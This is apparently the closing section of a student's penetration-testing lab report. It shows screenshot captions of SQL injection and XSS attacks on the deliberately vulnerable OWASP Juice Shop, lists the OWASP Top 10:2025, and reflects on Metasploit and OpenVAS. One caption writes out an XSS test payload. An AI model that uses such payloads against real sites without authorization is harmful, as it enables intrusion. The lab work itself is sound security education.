

Figure 28: OWASP Juice Shop Homepage



Figure 29: OWASP Juice Shop Login Page – Applying SQL Injection Attack in the field



Figure 29: Once pressed 'enter', got admin access right away



Figure 30: admin access

Figure 30: Performing XSS Attack by writing the line <img src=x onerror=alert(1)>



Figure 31: Pop up message appears. This shows XSS attack is successful.

5. OWASP Top 10 Vulnerabilities

Top 10:2025 List

1. A01:2025 - Broken Access Control
2. A02:2025 - Security Misconfiguration
3. A03:2025 - Software Supply Chain Failures
4. A04:2025 - Cryptographic Failures
5. A05:2025 - Injection
6. A06:2025 - Insecure Design
7. A07:2025 - Authentication Failures
8. A08:2025 - Software or Data Integrity Failures
9. A09:2025 - Security Logging and Alerting Failures
10. A10:2025 - Mishandling of Exceptional Conditions

As shown in the screenshot above, Broken Access Control is number one in the list. However, Injection is number five on the list and I have discussed the SQL Injection vulnerability that OWASP Juice Shop has. Additionally, Insecure Design is number six on the list and it is another vulnerability that OWASP Juice Shop.

6. Lessons Learnt & Conclusion

By the successful completion of this first VAPT task, I got to learn a numerous amount of things from how to systematically conduct a comprehensive security assessment by combining theoretical knowledge with practical implementation to developing a clear understanding of how to use OpenVAS to identify vulnerabilities, interpret CVSS scores, and translate technical findings into structured risk analysis tables such as likelihood, impact, risk score calculations and risk matrix models for effective risk prioritization and remediation planning.

By successfully exploiting the Metasploitable machine using Kali Linux tools like Metasploit Framework and Nmap, I gained hands-on experience in reconnaissance, exploit selection, payload generation, and session handling, which strengthened my understanding of how attackers think and operate.

Additionally, by practicing SQL Injection and Cross-Site Scripting attacks on OWASP Juice Shop, I was able to connect real-world web vulnerabilities to concepts from the OWASP Top 10, reinforcing the importance of secure coding and proactive defense mechanisms. Overall, I learned the critical importance of structured risk assessment, proper documentation, vulnerability mitigation strategies, and ethical hacking practices in improving an organization's overall security posture.

7. References

https://owasp.org/Top10/2025/

https://ualberta.scholaris.ca/server/api/core/bitstreams/b738bae1-0153-4f89-9d24-62224b0233cf/content

https://systemweakness.com/proftpd-exploitation-bb4a0cd19867